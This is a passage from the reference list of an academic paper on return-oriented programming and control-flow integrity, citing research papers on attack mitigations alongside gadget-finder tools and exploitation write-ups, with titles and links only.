[26] K. Onarlioglu, L. Bilge, A. Lanzi, D. Balzarotti, and E. Kirda, "G-free: defeating return-oriented programming through gadget-less binaries," in *Proceedings of the 26th Annual Computer Security Applications Conference*, pp. 49–58, ACM, 2010.

[27] V. Pappas, "kbouncer: Efficient and transparent rop mitigation," 2012.

[28] Y. Cheng, Z. Zhou, M. Yu, X. Ding, and R. H. Deng, "Ropecker: A generic and practical approach for defending against rop attacks," in *Symposium on Network and Distributed System Security (NDSS)*, 2014.

[29] E. Göktaş, E. Athanasopoulos, M. Polychronakis, H. Bos, and G. Portokalidis, "Size does matter: Why using gadget-chain length to prevent code-reuse attacks is hard," in *Proceedings of the 23rd USENIX conference on Security Symposium*, pp. 417–432, USENIX Association, 2014.

[30] N. Carlini and D. Wagner, "Rop is still dangerous: Breaking modern defenses," in *USENIX Security Symposium*, 2014.

[31] L. Davi, D. Lehmann, A.-R. Sadeghi, and F. Monrose, "Stitching the gadgets: On the ineffectiveness of coarse-grained control-flow integrity protection," in *USENIX Security Symposium*, 2014.

[32] L. Davi, A.-R. Sadeghi, and M. Winandy, "Ropdefender: A detection tool to defend against return-oriented programming attacks," in *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, pp. 40–51, ACM, 2011.

[33] I. Fratrić, "Ropguard: Runtime prevention of return-oriented programming attacks," 2012.

[34] M. Zhang and R. Sekar, "Control flow integrity for cots binaries," in *Usenix Security*, pp. 337–352, 2013.

[35] B. Niu and G. Tan, "Modular control-flow integrity," in *ACM SIGPLAN Notices*, vol. 49, pp. 577–587, ACM, 2014.

[36] M. Payer, A. Barresi, and T. R. Gross, "Lockdown: Dynamic control-flow integrity," *arXiv preprint arXiv:1407.0549*, 2014.

[37] B. Niu and G. Tan, "Rockjit: Securing just-in-time compilation using modular control-flow integrity," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pp. 1317–1328, ACM, 2014.

[38] J. Ansel, P. Marchenko, Ú. Erlingsson, E. Taylor, B. Chen, D. L. Schuff, D. Sehr, C. L. Biffle, and B. Yee, "Language-independent sandboxing of just-in-time compilation and self-modifying code," *ACM SIGPLAN Notices*, vol. 46, no. 6, pp. 355–366, 2011.

[39] A. Homescu, S. Brunthaler, P. Larsen, and M. Franz, "Librando: transparent code randomization for just-in-time compilers," in *Proceedings of the 2013 ACM SIGSAC conference on Computer & Communications Security*, pp. 993–1004, ACM, 2013.

[40] 0vercl0k, "rp++ - a ROP sequence finder." https://github.com/0vercl0k/rp.

[41] C. Miller and V. Iozzo, "Fun and games with Mac OS X and iPhone payloads," *BlackHat Europe*, 2009.

[42] L. Davi, A. Dmitrienko, M. Egele, T. Fischer, T. Holz, R. Hund, S. Nürnberger, and A.-R. Sadeghi, "Mocfi: A framework to mitigate control-flow attacks on smartphones.," in *NDSS*, 2012.

[43] J. Pewny and T. Holz, "Control-flow restrictor: Compiler-based cfi for ios," in *Proceedings of the 29th Annual Computer Security Applications Conference*, pp. 309–318, ACM, 2013.

[44] K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko, C. Liebchen, and A.-R. Sadeghi, "Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization," in *Security and Privacy (SP), 2013 IEEE Symposium on*, pp. 574–588, IEEE, 2013.

[45] V. Mohan, P. Larsen, S. Brunthaler, K. Hamlen, and M. Franz, "Opaque control-flow integrity," in *Symposium on Network and Distributed System Security (NDSS)*, 2015.

[46] A. Bittau, A. Belay, A. Mashtizadeh, D. Mazieres, and D. Boneh, "Hacking blind," in *Security and Privacy (SP), 2014 IEEE Symposium on*, pp. 227–242, IEEE, 2014.

[47] J. Criswell, N. Dautenhahn, and V. Adve, "Kcofi: Complete control-flow integrity for commodity operating system kernels," in *Security and Privacy (SP), 2014 IEEE Symposium on*, pp. 292–307, IEEE, 2014.

[48] J. Salwan, “Ropgadget.” http://shell-storm.org/project/ROPgadget/.

[49] Pakt, “Ropc - a turing complete rop compiler.” https://github.com/pakt/ropc.

[50] A. Pelletier, “Advanced Exploitation of Internet Explorer Heap Overflow (Pwn2Own 2012 Exploit).” http://www.vupen.com/blog/20120710.Advanced_Exploitation_of_Internet_Explorer_HeapOv_CVE-2012-1876.php, July 2012.

[51] N. Joly, “Advanced Exploitation of Internet Explorer 10 / Windows 8 Overflow (Pwn2Own 2013).” http://www.vupen.com/blog/20130522.Advanced_Exploitation_of_IE10_Windows8_Pwn2Own_2013.php, May 2013.

[52] Tyler Durden, “Bypassing PaX ASLR protection.” http://http://phrack.org/issues/59/9.html.

[53] A. Sotirov, “Heap feng shui in javascript,” *Black Hat Europe*, 2007.